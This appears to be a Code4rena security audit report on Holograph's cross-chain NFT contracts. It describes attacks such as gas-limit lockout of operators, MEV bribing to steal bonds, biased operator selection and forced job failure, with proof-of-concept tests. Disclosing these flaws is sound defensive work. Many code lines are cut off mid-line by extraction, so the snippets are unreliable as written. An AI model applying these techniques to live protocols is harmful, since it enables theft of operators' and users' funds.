


Holograph contest
Findings & Analysis Report

2022-12-15

Table of contents

Overview

About C4

Code4rena (C4) is an open organization consisting of security researchers, auditors, developers, and individuals with domain expertise in smart contracts.

A C4 audit contest is an event in which community participants, referred to as Wardens, review, audit, or analyze smart contract logic in exchange for a bounty provided by sponsoring projects.

During the audit contest outlined in this document, C4 conducted an analysis of the Holograph smart contract system written in Solidity. The audit contest took place between October 18—October 25 2022.

Wardens

147 Wardens contributed reports to the Holograph contest:

1. Trust
2. 0xA5DF
3. Lambda
4. 0x52
5. ladboy233
6. rbserver
7. securerodd
8. bin2chen

9. adriro
10. Chom
11. eighty
12. Rolezn
13. Jeiwan
14. oyc_109
15. d3e4
16. V_B (Barichek and vlad_bochok)
17. 0xSmartContract
18. RaymondFam
19. csanuragjain
20. Deivitto
21. rotcivegaf
22. 0xNazgul
23. lukris02
24. Picodes
25. cryptphi
26. __141345__
27. Bnke0x0
28. RedOneN
29. ajtra
30. Diana
31. m_Rassska
32. m9800
33. halden
34. karanctf
35. peanuts
36. Aymen0909
37. ctf_sec

38. imare
39. martin
40. B2
41. ch0bu
42. cryptostellar5
43. delfin454000
44. erictee
45. fatherOfBlocks
46. KoKo
47. leosathya
48. mcwildy
49. ReyAdmirado
50. saneryee
51. svskaushik
52. Waze
53. joestakey
54. cccz
55. cdahlheimer
56. brgltd
57. 0xZaharina
58. aysha
59. bobirichman
60. catchup
61. djxploit
62. mics
63. nicobevi
64. sakshamguruji
65. 8olidity
66. Josiah

67. pedr02b2
68. rvierdiiev
69. Dinesh11G
70. vv7
71. 0x1f8b
72. 0xsam
73. durianSausage
74. exolorkistis
75. gianganhnguyen
76. gogo
77. hxzy
78. i_got_hacked
79. iepathos
80. JC
81. JrNet
82. Jujic
83. Mathieu
84. Metatron
85. Mukund
86. peiw
87. Pheonix
88. ret2basic
89. ryshaw
90. Saintcode_
91. sakman
92. Satyam_Sharma
93. Shinchan (Sm4rty, prasantgupta52, and Rohan16)
94. Tomio
95. zishansami

96. minhtrng
97. arcoun
98. nadin
99. teawaterwire
100. 2997ms
101. ballx
102. chaduke
103. pashov
104. Yiko
105. 0x040
106. 0x5rings
107. 0xzh
108. Amithuddar
109. beardofginger
110. bulej93
111. catwhiskeys
112. chrisdior4
113. cylzxje
114. dharma09
115. emrekocak
116. Franfran
117. KingNFT
118. lucacez
119. lyncurion
120. Olivierdem
121. PaludoX0
122. sikorico
123. skyle
124. Tagir2003

125. tnevler
126. w0Lfrum
127. Rahoz
128. RaoulSchaffranek
129. seyni
130. 0xhunter
131. a12jmx
132. caventa
133. cloudjunky
134. Diraco
135. Dravee
136. francoHacker
137. hansfriese
138. ignacio
139. kv
140. louhk
141. malinariy
142. Margaret
143. Migue
144. Ocean_Sky

This contest was judged by gzeon.

Final report assembled by liveactionllama.

Summary

The C4 analysis yielded an aggregated total of 27 unique vulnerabilities. Of these vulnerabilities, 8 received a risk rating in the category of HIGH severity and 19 received a risk rating in the category of MEDIUM severity.

Additionally, C4 analysis included 113 reports detailing issues with a risk rating of LOW severity or non-critical. There were also 99 reports recommending gas

optimizations.

All of the issues presented here are linked back to their original finding.

Scope

The code under review can be found within the C4 Holograph contest repository, and is composed of 10 smart contracts written in the Solidity programming language and includes 2,614 lines of Solidity code.

Severity Criteria

C4 assesses the severity of disclosed vulnerabilities according to a methodology based on OWASP standards.

Vulnerabilities are divided into three primary risk categories: high, medium, and low/non-critical.

High-level considerations for vulnerabilities span the following key areas when conducting assessments:

- Malicious Input Handling
- Escalation of privileges
- Arithmetic
- Gas use

Further information regarding the severity criteria referenced throughout the submission review process, please refer to the documentation provided on the C4 website.

High Risk Findings (8)

[H-01] An attacker can lock operator out of the pod by setting gas limit that's higher than the block gas limit of dest chain

Submitted by 0xA5DF, also found by 0x52

HolographOperator.sol#L415

When a beaming job is executed, there's a requirement that the gas left would be at least as the `gasLimit` set by the user. Given that there's no limit on the `gasLimit` the user can set, a user can set the `gasLimit` to amount that's higher than the block gas limit on the dest chain, causing the operator to fail to execute the job.

Impact

Operators would be locked out of the pod, unable to execute any more jobs and not being able to get back the bond they paid.

The attacker would have to pay a value equivalent to the gas fee if that amount was realistic (i.e. `gasPrice * gasLimit` in dest chain native token), but this can be a relative low amount for Polygon and Avalanche chain (for Polygon that's 20M gas limit and `200 Gwei gas = 4 Matic`, for Avalanche the block gas limit seems to be 8M and the price `~30 nAVAX = 0.24 AVAX`). Plus, the operator isn't going to receive that amount.

Proof of Concept

The following test demonstrates this scenario:

```
diff --git a/test/06_cross-chain_minting_tests_l1_l2.ts b/test/(
index 1f2b959..a1a23b7 100644
--- a/test/06_cross-chain_minting_tests_l1_l2.ts
+++ b/test/06_cross-chain_minting_tests_l1_l2.ts
@@ -276,6 +276,7 @@ describe('Testing cross-chain minting (L1 &
             gasLimit: TESTGASLIMIT,
           })
         );
+        estimatedGas = BigNumber.from(50_000_000);
         // process.stdout.write('\n' + 'gas estimation: ' + est

         let payload: BytesLike = await l1.bridge.callStatic.get
@@ -303,7 +304,8 @@ describe('Testing cross-chain minting (L1 &
             '0x' + remove0x((await l1.operator.getMessagingModu
             payload
           );
-
+        estimatedGas = BigNumber.from(5_000_000);
```

```
+
          process.stdout.write(' '.repeat(10) + 'expected lz gas
          await expect(
            adminCall(l2.mockLZEndpoint.connect(l2.lzEndpoint), ]
@@ -313,7 +315,7 @@ describe('Testing cross-chain minting (L1 &
              payload,
              {
                gasPrice: GASPRICE,
-               gasLimit: executeJobGas(payload),
+               gasLimit: 5_000_000,
              },
            ])
          )
```

The test would fail with the following output:

```
  1) Testing cross-chain minting (L1 & L2)
       Deploy cross-chain contracts via bridge deploy
         hToken
           deploy l1 equivalent on l2:
     VM Exception while processing transaction: revert HOLOGRAPH
```

Recommended Mitigation Steps

Limit the `gasLimit` to the maximum realistic amount that can be used on the dest chain (including the gas used up to the point where it's checked).

ACC01ADE (Holograph) confirmed and commented:

> Good idea to generally limit the maximum gas allowed in an operator job.

> Feature/HOLO-604: implementing critical issue fixes

[H-02] If user sets a low `gasPrice` the operator would have to choose between being locked out of the pod or executing the job anyway

Submitted by 0xA5DF, also found by cryptphi, Jeiwan, and Picodes

HolographOperator.sol#L202-L340
HolographOperator.sol#L593-L596
LayerZeroModule.sol#L277-L294

During the beaming process the user compensates the operator for the gas he has to pay by sending some source-chain-native-tokens via `hToken`.
The amount he has to pay is determined according to the `gasPrice` set by the user, which is supposed to be the maximum gas price to be used on dest chain (therefore predicting the max gas fee the operator would pay and paying him the same value in src chain native tokens).
However, in case the user sets a low price (as low as 1 wei) the operator can't skip the job because he's locked out of the pod till he executes the job.
The operator would have to choose between loosing money by paying a higher gas fee than he's compensated for or being locked out of the pod - not able to execute additional jobs or get back his bonded amount.

Impact

Operator would be losing money by having to pay gas fee that's higher than the compensation (gas fee can be a few dozens of USD for heavy txs).
This could also be used by attackers to make operators pay for the attackers' expensive gas tasks:

- They can deploy their own contract as the 'source contract'
- Use the `bridgeIn` event and the `data` that's being sent to it to instruct the source contract what operations need to be executed
- They can use it for execute operations where the `tx.origin` doesn't matter (e.g. USDc gasless send)

Proof of Concept

- An operator can't execute any further jobs or leave the pod till the job is executed. From the docs:

> When an operator is selected for a job, they are temporarily removed from the pod, until they complete the job. If an operator successfully finalizes a job, they earn a reward and are placed back into their selected pod.

- Operator can't skip a job. Can't prove a negative but that's pretty clear from reading the code.
- There's indeed a third option - that some other operator/user would execute the job instead of the selected operator, but a) the operator would get slashed for that. b) If the compensation is lower than the gas fee then other users have no incentive to execute it as well.

Recommended Mitigation Steps

Allow operator to opt out of executing the job if the `gasPrice` is higher than the current gas price.

alexanderattar (Holograph) commented:

> Is a known issue, and we will be fixing it.

alexanderattar (Holograph) resolved:

> Feature/HOLO-604: implementing critical issue fixes

[H-03] LayerZeroModule miscalculates gas, risking loss of assets

Submitted by Trust

LayerZeroModule.sol#L431-L445

Holograph gets its cross chain messaging primitives through Layer Zero. To get pricing estimate, it uses the DstConfig price struct exposed in LZ's RelayerV2.

The issue is that the important baseGas and gasPerByte configuration parameters, which are used to calculate a custom amount of gas for the destination LZ message, use the values that come from the *source* chain. This is in contrast to LZ which handles DstConfigs in a mapping keyed by chainID. The encoded gas amount is described here.

Impact

The impact is that when those fields are different between chains, one of two things may happen:

1. Less severe - we waste excess gas, which is refunded to the lzReceive() caller (Layer Zero)
2. More severe - we underprice the delivery cost, causing lzReceive() to revert and the NFT stuck in limbo forever.

The code does not handle a failed lzReceive (differently to a failed executeJob). Therefore, no failure event is emitted and the NFT is screwed.

Recommended Mitigation Steps

Firstly, make sure to use the target gas costs.
Secondly, re-engineer lzReceive to be fault-proof, i.e. save some gas to emit result event.

gzeon (judge) commented:

> Might also cause the LZ channel to stuck `#244` .

ACC01ADE (Holograph) disputed and commented:

> I respectfully disagree that this is even a valid issue.
> @Trust - please re-review the affected code. You'll notice that we are in fact extracting destination chain gas data. And if you review the 100s of cross-chain testnet transactions that we have already made with that version of code, you will notice that the math is exact.

> Maybe I am misunderstanding something, so some clarification would be great if you think I'm wrong on this.

Trust (warden) commented:

> Please take a look at `LayerZeroModule.sol` 's send function:

```
function send(
  uint256, /* gasLimit*/
```

```
    uint256, /* gasPrice*/
    uint32 toChain,
    address msgSender,
    uint256 msgValue,
    bytes calldata crossChainPayload
  ) external payable {
    require(msg.sender == address(_operator()), "HOLOGRAPH: operat
    LayerZeroOverrides lZEndpoint;
    assembly {
      lZEndpoint := sload(_lZEndpointSlot)
    }
    // need to recalculate the gas amounts for LZ to deliver messa
    lZEndpoint.send{value: msgValue}(
      uint16(_interfaces().getChainId(ChainIdType.HOLOGRAPH, uint2
      abi.encodePacked(address(this), address(this)),
      crossChainPayload,
      payable(msgSender),
      address(this),
      abi.encodePacked(uint16(1), uint256(_baseGas() + (crossChair
    );
  }
```

> The function uses `_baseGas()` and `_gasPerByte()` as the relayer adapter parameters as described in the submission description's link. These two getters are global for all chains.

> I agree that the `getMessage()` function takes into account the correct fees for the destination chain.

ACC01ADE (Holograph) commented:

> @Trust - Ya but these refer to destination gas limits. BaseGas and GasPerByte is the amount of gas that is used by the `crossChainMessage` function that LayerZero triggers on cross-chain call HolographOperator.sol#L484

ACC01ADE (Holograph) confirmed and commented:

> Discussed this in more detail with @Trust, definitely a critical issue.
> Need to add destination chain-specific `_baseGas` and `_gasPerByte` to mitigate EVM differences in opcode costs.

alexanderattar (Holograph) resolved:

> Feature/HOLO-604: implementing critical issue fixes

[H-04] An attacker can manipulate each pod and gain an advantage over the remainder Operators

Submitted by eighty, also found by d3e4, eighty, Lambda, and eighty

In contracts/HolographOperator.sol#crossChainMessage, each Operator is selected by:

- Generating a random number (L499)
- A pod is selected by dividing the random with the total number of pods, and using the remainder (L503)
- An Operator of the selected pod is chosen using the **same** random and dividing by the total number of operators (L511).

This creates an unintended bias since the first criterion (the `random`) is used for both selecting the pod and selecting the Operator, as explained in a previous issue (`M001-Biased distribution`). In this case, an attacker knowing this flaw can continuously monitor the contracts state and see the current number of pods and Operators. Accordingly to the documentation and provided flow:

- An Operator can easily join and leave a pod, albeit when leaving a small fee is paid
- An Operator can only join one pod, but an attacker can control multiple Operators
- The attacker can then enter and leave a pod to increase (unfairly) his odds of being selected for a job

Honest Operators may feel compelled to leave the protocol if there are no financial incentives (and lose funds in the process), which can also increase the odds of leaving the end-users at the hands of a malicious Operator.

Proof of Concept

Consider the following simulation for 10 pods with a varying number of operators follows (X → “does not apply”):

Pod n	Pon len	Op0	Op1	Op2	Op3	Op4	Op5	Op6	Op7	Op8	Op9	Total Pod
P0	10	615	0	0	0	0	0	0	0	0	0	615
P1	3	203	205	207	X	X	X	X	X	X	X	615
P2	6	208	0	233	0	207	0	X	X	X	X	648
P3	9	61	62	69	70	65	69	61	60	54	X	571
P4	4	300	0	292	0	X	X	X	X	X	X	592
P5	10	0	0	0	0	0	586	0	0	0	0	586
P6	2	602	0	X	X	X	X	X	X	X	X	602
P7	7	93	93	100	99	76	74	78	X	X	X	613
P8	2	586	0	X	X	X	X	X	X	X	X	586
P9	6	0	190	0	189	0	192	X	X	X	X	571

At this stage, an attacker Mallory joins the protocol and scans the protocol (or interacts with - e.g. `getTotalPods`, `getPodOperatorsLength`). As an example, after considering the potential benefits, she chooses pod `P9` and sets up some bots `[B1, B2, B3]`. The number of Operators will determine the odds, so:

Pod P9	Alt len	Op0	Op1	Op2	Op3	Op4	Op5	Op6	Op7	Op8	Op9	Total Pod
P9A	4	0	276	0	295	X	X	X	X	X	X	571
P9B	5	0	0	0	0	571	X	X	X	X	X	571
P9	6	0	190	0	189	0	192	X	X	X	X	571
P9C	7	66	77	81	83	87	90	87	X	X	X	571
P9D	8	0	127	0	147	0	149	0	148	X	X	571

And then:

1. She waits for the next job to fall in `P9` and keeps an eye on the number of pods, since it could change the odds.
2. After an Operator is selected (he pops from the array), the number of available Operators change to 5, and the odds change to `P9B`.
3. She deploys `B1` and it goes to position `Op5`, odds back to `P9`. If the meantime the previously chosen Operator comes back to the `pod`, see the alternative

timeline.

4. She now has 1/3 of the probability to be chosen for the next job:

4.1 If she is not chosen, she will assume the position of the chosen Operator, and deploys `B2` to maintain the odds of `P9` and controls 2/3 of the pod. 4.2 If she is chosen, she chooses between employing another bot or waiting to execute the job to back to the pod (keeping the original odds). 5. She can then iterate multiple times to swap to the remainder of possible indexes via step 4.1.

Alternative timeline (from previous 3.):

1. The chosen Operator finishes the job and goes back to the pod. Now there's 7 members with uniform odds (`P9C`).
2. Mallory deploys `B2` and the length grows to 8, the odds turn to `P9D` and she now controls two of the four possible indexes from which she can be chosen.

There are a lot of ramifications and possible outcomes that Mallory can manipulate to increase the odds of being selected in her favor.

Recommended Mitigation Steps

As stated in `M001-Biased distribution` , use two random numbers for pod and Operator selection. Ideally, an independent source for randomness should be used, but following the assumption that the one used in L499 is safe enough, using the most significant bits (e.g. `random >> 128`) should guarantee an unbiased distribution. Also, reading the EIP-4399 could be valuable.

Additionally, since randomness in blockchain is always tricky to achieve without an oracle provider, consider adding additional controls (e.g. waiting times before joining each pod) to increase the difficulty of manipulating the protocol.

And finally, in this particular case, removing the swapping mechanism (moving the last index to the chosen operator's current index) for another mechanism (shifting could also create conflicts with backup operators?) could also increase the difficulty of manipulating a particular pod.

gzeon (judge) commented:

> Considering this as duplicate of #169 since they share the same root cause.

ACC01ADE (Holograph) confirmed and commented:

> Really love this analysis!

gzeon (judge) commented:

> Judging this as high risk due to possible manipulation.

Trust (warden) commented:

> Agree this is a high severity find. Believe issue #167 and this one are essentially different exploits of the same flaw and therefore should be bulked.
> Relevant org discussion here.

gzeon (judge) commented:

> Agreed.

[H-05] MEV: Operator can bribe miner and steal honest operator's bond amount if gas price went high

Submitted by Trust

HolographOperator.sol#L354

Operators in Holograph do their job by calling executeJob() with the bridged in bytes from source chain.
If the primary job operator did not execute the job during his allocated block slot, he is punished by taking a single bond amount and transfer it to the operator doing it instead.
The docs and code state that if there was a gas spike in the operator's slot, he shall not be punished. The way a gas spike is checked is with this code in executeJob:

```
require(gasPrice >= tx.gasprice, "HOLOGRAPH: gas spike detected'
```

However, there is still a way for operator to claim primary operator's bond amount although gas price is high. Attacker can submit a flashbots bundle including the executeJob() transaction, and one additional "bribe" transaction. The bribe transaction will transfer some incentive amount to coinbase address (miner), while the executeJob is submitted with a low gasprice. Miner will accept this bundle as it is overall rewarding enough for them, and attacker will receive the base bond amount from victim operator. This threat is not theoretical because every block we see MEV bots squeezing value from such opportunities.

info about coinbase transfer
info about bundle selection

Impact

Dishonest operator can take honest operator's bond amount although gas price is above acceptable limits.

Tools Used

Manual audit, flashbot docs

Recommended Mitigation Steps

Do not use current tx.gasprice amount to infer gas price in a previous block. Probably best to use gas price oracle.

gzeon (judge) commented:

> Note that this is not possible with 1559 due to block base fee, but might be possible in some other chain.

alexanderattar (Holograph) disputed and commented:

> EIP-1559 does not allow for tx gas less than block base fee

Trust (warden) commented:

> Dispute: it is incorrect to assume bridge request sender did not add a priority fee, making it possible to bribe with `tx.gasprice < gasPrice`.
> Also, cannot assume all chains in the multichain implement EIP1559.

ACC01ADE (Holograph) commented:

> The EIP-1559 for all EVM chains assumption is the gotcha here. I don't really see a solution for this at the moment. 🤔

[H-06] Gas price spikes cause the selected operator to be vulnerable to frontrunning and be slashed

Submitted by Chom, also found by Lambda and Trust

HolographOperator.sol#L354

```
require(gasPrice >= tx.gasprice, "HOLOGRAPH: gas spike detected'
```

```
/**
 * @dev select operator that failed to do the job, is sl
 */
_bondedAmounts[job.operator] -= amount;
/**
 * @dev the slashed amount is sent to current operator
 */
_bondedAmounts[msg.sender] += amount;
```

Since you have designed a mechanism to prevent other operators to slash the operator due to "the selected missed the time slot due to a gas spike". It can induce that operators won't perform their job if a gas price spike happens due to negative profit.

But your designed mechanism has a vulnerability. Other operators can submit their transaction to the mempool and queue it using `gasPrice in bridgeInRequestPayload`. It may get executed before the selected operator as the selected operator is waiting for the gas price to drop but doesn't submit any transaction yet. If it doesn't, these operators lose a little gas fee. But a slashed reward may be greater than the risk of losing a little gas fee.

```
require(timeDifference > 0, "HOLOGRAPH: operator has time");
```

Once 1 epoch has passed, selected operator is vulnerable to slashing and frontrunning.

Recommended Mitigation Steps

Modify your operator node software to queue transactions immediately with `gasPrice in bridgeInRequestPayload` if a gas price spike happened. Or allow gas fee loss tradeoff to prevent being slashed.

alexanderattar (Holograph) confirmed and commented:

> Valid, we have not fully finalized this mechanism and will consider mitigation strategies.

gzeon (judge) increased severity to High and commented:

> High risk because potential slashing.

[H-07] Failed job can't be recovered. NFT may be lost.

Submitted by Chom, also found by 0x52, 0xA5DF, adriro, and ladboy233

HolographOperator.sol#L329
HolographOperator.sol#L419-L429

```
function executeJob(bytes calldata bridgeInRequestPayload) exter
...
delete _operatorJobs[hash];
...
    try
      HolographOperatorInterface(address(this)).nonRevertingBric
        msg.sender,
        bridgeInRequestPayload
      )
    {
      /// @dev do nothing
```

```
        } catch {
          _failedJobs[hash] = true;
          emit FailedOperatorJob(hash);
        }
    }
```

First, it will `delete _operatorJobs[hash];` to have it not replayable.

Next, assume `nonRevertingBridgeCall` failed. NFT won't be minted and the catch block is entered.

`_failedJobs[hash]` is set to true and event is emitted

Notice that `_operatorJobs[hash]` has been deleted, so this job is not replayable. This mean NFT is lost forever since we can't retry executeJob.

Recommended Mitigation Steps

Move `delete _operatorJobs[hash];` to the end of function executeJob covered in `if (!_failedJobs[hash])`

```
    ...
    if (!_failedJobs[hash]) delete _operatorJobs[hash];
    ...
```

But this implementation is not safe. The selected operator may get slashed. Additionally, you may need to check `_failedJobs` flag to allow retry for only the selected operator.

gzeon (judge) commented:

> While the use of non-blocking call is good to unstuck operator, consider making the failed job still executable by anyone (so the user can e.g. use a higher gas limit) to avoid lost fund. Kinda like how Arbitrum retryable ticket works. Can be high risk due to asset lost.

Trust (warden) commented:

> I think it's a design choice to make it not replayable. Sponsor discussed having a refund mechanism at the source chain, if we were to leave it replayable the refunding could lead to double mint attack.

alexanderattar (Holograph) commented:

> This is a valid point and the desired code is planned but wasn't implemented in time for the audit. We will add logic to handle this case.

gzeon (judge) increased severity to High and commented:

> Since asset can be lost, I think it is fair to judge this as High risk.

alexanderattar (Holograph) resolved and commented:

> We have a fix for this: https://github.com/holographxyz/holograph-protocol/pull/98/files#diff-552f4c851fa3089f9c8efd33a2f10681bc27743917bb63000a5d19d5b41e0d3f

[H-08] Gas limit check is inaccurate, leading to an operator being able to fail a job intentionally

Submitted by 0xA5DF, also found by Trust and V_B

HolographOperator.sol#L316

There's a check at line 316 that verifies that there's enough gas left to execute the `HolographBridge.bridgeInRequest()` with the `gasLimit` set by the user, however the actual amount of gas left during the call is less than that (mainly due to the `1/64` rule, see below).
An attacker can use that gap to fail the job while still having the `executeJob()` function complete.

Impact

The owner of the bridged token would loose access to the token since the job failed.

Proof of Concept

Besides using a few units of gas between the check and the actual call, there's also a rule that only 63/64 of the remaining gas would be dedicated to an (external) function call. Since there are 2 external function calls done (`nonRevertingBridgeCall()` and the actual call to the bridge) `~2/64` of the gas isn't sent to the bridge call and can be used after the bridge call runs out of gas.

The following PoC shows that if the amount of gas left before the call is at least 1 million then the execution can continue after the bridge call fails:

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.0;

import "forge-std/Test.sol";

contract ContractTest is Test {
    event FailedOperatorJob(bytes32 jobHash);
    uint256 private _inboundMessageCounter;
    mapping(bytes32 => bool) private _failedJobs;
    constructor(){
        _inboundMessageCounter = 5;
    }
    function testGas64() public {
        this.entryPoint{gas:1000000}();
    }

    Bridge bridge = new Bridge();
    event GasLeftAfterFail(uint left);

    function entryPoint() public {

        console2.log("Gas left before call: ", gasleft());

        bytes32 hash = 0x987744358512a04274ccfb3d9649da3c116cd6b

        try this.intermediate(){
        }catch{
            // check out how much gas is left after the call to
            console2.log("Gas left after failure: ", gasleft());
            // simulate operations done after failure
            _failedJobs[hash] = true;
            emit FailedOperatorJob(hash);
        }
```

```
            ++_inboundMessageCounter;
            console2.log("Gas left at end: ", gasleft());

        }

        function intermediate() public{
            bridge.bridgeCall();
        }
    }


    contract Bridge{
        event Done(uint gasLeft);

        uint256[] myArr;

        function bridgeCall() public {
            for(uint i =1; i <= 100; i++){
                myArr.push(i);
            }
            // this line would never be reached, we'll be out of gas
            emit Done(gasleft());
        }
    }
```

Output of PoC:

```
  Gas left before call:  999772
  Gas left after failure:  30672
  Gas left at end:  1628
```

Side note: due to some bug in forge `_inboundMessageCounter` would be considered warm even though it's not necessarily the case. However in a real world scenario we can warm it up if the selected operator is a contract and we'er using another operator contract to execute a job in the same tx beforehand.

Reference for the `1/64` rule - EIP-150. Also check out evm.codes.

Recommended Mitigation Steps

Modify the required amount of gas left to gasLimit + any amount of gas spent before reaching the `call()`, then multiply it by `32/30` to mitigate the `1/64` rule (+ some margin of safety maybe).

gzeon (judge) commented:

> There are some risks but would require the nested call gas limit to be pretty high (e.g. 1m used in the poc) to have enough gas (`1/64`) left afterward so that it doesn't revert due to out-of-gas.

Trust (warden) commented:

> @gzeon - actually this is not a limitation. When the call argument passes a gaslimit which is lower than the available gas, it instantly reverts with no gas wasted.
> Therefore we will have `64/64` of the gas amount to work with post-revert.
> I have explained this in duplicate report `#437` .

0xA5DF (warden) commented:

> When the call argument passes a gaslimit which is lower than the available gas, it instantly reverts with no gas wasted.

> You mean *higher* than the available gas?
> I thought the same, but doing some testing and reading the Yellow Paper it turns out it wouldn't revert just because the gas parameter is higher than the available gas.
> You can modify the PoC above to test that too.

Trust (warden) commented:

> You can check this example in Remix:

```
contract Storage {
    /**
     * @dev Return value
     * @return value of 'number'
     */
    function gas_poc() public  returns (uint256, uint256){
        uint256 left_gas = gasleft();
```

```
            address this_address = address(this);
            assembly {
                let result := call(
            /// @dev gas limit is retrieved from last 32 bytes of pa
                left_gas,
                /// @dev destination is bridge contract
                this_address,
                /// @dev any value is passed along
                0,
                /// @dev data is retrieved from 0 index memory posit
                0,
                /// @dev everything except for last 32 bytes (gas li
                0,
                0,
                0
                )
            }
            uint256 after_left_gas = gasleft();
            return (left_gas, after_left_gas);
        }

        fallback() external {

        }
    }
```

> We pass a lower gas limit than what we have in the “call” opcode, which reverts. The function returns

```
    {
            "0": "uint256: 3787",
            "1": "uint256: 3579"
    }
```

> Meaning only the gas consumed by the call opcode was deducted, not 63/64.

[0xA5DF (warden) commented]():


> In your example the fallback function is actually being called, it’s just doesn’t use much gas, I’ve added an event to confirm that:

```
    contract Storage {
```

```
    event Cool();
    /**
     * @dev Return value
     * @return value of 'number'
     */
    function gas_poc() public  returns (uint256, uint256){
        uint256 left_gas = gasleft();
        address this_address = address(this);
        assembly {
            let result := call(
        /// @dev gas limit is retrieved from last 32 bytes of pa
            left_gas,
            /// @dev destination is bridge contract
            this_address,
            /// @dev any value is passed along
            0,
            /// @dev data is retrieved from 0 index memory posit
            0,
            /// @dev everything except for last 32 bytes (gas li
            0,
            0,
            0
            )
        }
        uint256 after_left_gas = gasleft();
        return (left_gas, after_left_gas);
    }

    fallback() external {
        emit Cool();
    }
}
```

> Output:



[gzeon (judge) commented]():

> A child call can never use more than 63/64 of gasleft post eip-150.

Trust (warden) commented:

> @0xA5DF - Yeah , it seems my setup when I tested this during the contest was wrong, because it instantly reverted in the CALL opcode.
> Page 37 of the Yellow book describes the GASCAP as minimum of gasLeft input and current gas counter minus costs:
>
> otherwise.
> Thus the operand order is: gas, to, value, in offset, in size, out offset, out size.
> $$C_{\text{CALL}}(\boldsymbol{\sigma}, \boldsymbol{\mu}, A) \equiv C_{\text{GASCAP}}(\boldsymbol{\sigma}, \boldsymbol{\mu}, A) + C_{\text{EXTRA}}(\boldsymbol{\sigma}, \boldsymbol{\mu}, A)$$
> $$C_{\text{CALLGAS}}(\boldsymbol{\sigma}, \boldsymbol{\mu}, A) \equiv \begin{cases} C_{\text{GASCAP}}(\boldsymbol{\sigma}, \boldsymbol{\mu}, A) + G_{\text{callstipend}} & \text{if} \quad \boldsymbol{\mu}_{\mathbf{s}}[2] \neq 0 \\ C_{\text{GASCAP}}(\boldsymbol{\sigma}, \boldsymbol{\mu}, A) & \text{otherwise} \end{cases}$$
> $$C_{\text{GASCAP}}(\boldsymbol{\sigma}, \boldsymbol{\mu}, A) \equiv \begin{cases} \min\{L(\boldsymbol{\mu}_{\text{g}} - C_{\text{EXTRA}}(\boldsymbol{\sigma}, \boldsymbol{\mu}, A)), \boldsymbol{\mu}_{\mathbf{s}}[0]\} & \text{if} \quad \boldsymbol{\mu}_{\text{g}} \geq C_{\text{EXTRA}}(\boldsymbol{\sigma}, \boldsymbol{\mu}, A) \\ \boldsymbol{\mu}_{\mathbf{s}}[0] & \text{otherwise} \end{cases}$$
> $$C_{\text{EXTRA}}(\boldsymbol{\sigma}, \boldsymbol{\mu}, A) \equiv C_{\text{aaccess}}(t, A) + C_{\text{XFER}}(\boldsymbol{\mu}) + C_{\text{NEW}}(\boldsymbol{\sigma}, \boldsymbol{\mu})$$
> $$C_{\text{XFER}}(\boldsymbol{\mu}) \equiv \begin{cases} G_{\text{callvalue}} & \text{if} \quad \boldsymbol{\mu}_{\mathbf{s}}[2] \neq 0 \\ 0 & \text{otherwise} \end{cases}$$
> $$C_{\text{NEW}}(\boldsymbol{\sigma}, \boldsymbol{\mu}) \equiv \begin{cases} G_{\text{newaccount}} & \text{if} \quad \textbf{DEAD}(\boldsymbol{\sigma}, t) \wedge \boldsymbol{\mu}_{\mathbf{s}}[2] \neq 0 \\ 0 & \text{otherwise} \end{cases}$$
>
> Thanks for the good direct counterexample.

> @gzeon - Right, we were discussing if call to child will instantly revert because `requestedGas > availableGas` , but it doesn't.

gzeon (judge) commented:

> That's true, and the code also doesn't forward a limited amount of gas explicitly too.

Trust (warden) commented:

> The point was that executor can always craft supplied gas to the contract, so that during the CALL opcode, gas left would be smaller than requested gas limit. If EVM behavior reverts in this check, we have deterministic failing of `bridgeIn` .

alexanderattar (Holograph) confirmed and commented:

> Nice find! Gas limit sent by operator could be used maliciously to ensure that job fails. This will be updated to mitigate the issue observed.

ACC01ADE (Holograph) resolved:

> Feature/HOLO-604: implementing critical issue fixes

Medium Risk Findings (19)

[M-01] `isOwner / onlyOwner` checks can be bypassed by attacker in ERC721/ERC20 implementations

Submitted by Trust

ERC721H.sol#L185
ERC721H.sol#L121

ERC20H and ERC721H are base contracts for NFTs / coins to inherit from. They supply the modifier onlyOwner and function isOwner which are used in the implementations for access control. However, there are several functions which when using these the answer may be corrupted to true by an attacker.

The issue comes from confusion between calls coming from HolographERC721's fallback function, and calls from actually implemented functions.

In the fallback function, the enforcer appends an additional 32 bytes of `msg.sender`:

```
    assembly {
      calldatacopy(0, 0, calldatasize())
      mstore(calldatasize(), caller())
      let result := call(gas(), sload(_sourceContractSlot), callvalu
      returndatacopy(0, 0, returndatasize())
      switch result
      case 0 {
        revert(0, returndatasize())
      }
      default {
        return(0, returndatasize())
      }
```

```
}
```

Indeed these are the bytes read as msgSender:

```
function msgSender() internal pure returns (address sender) {
  assembly {
    sender := calldataload(sub(calldatasize(), 0x20))
  }
}
```

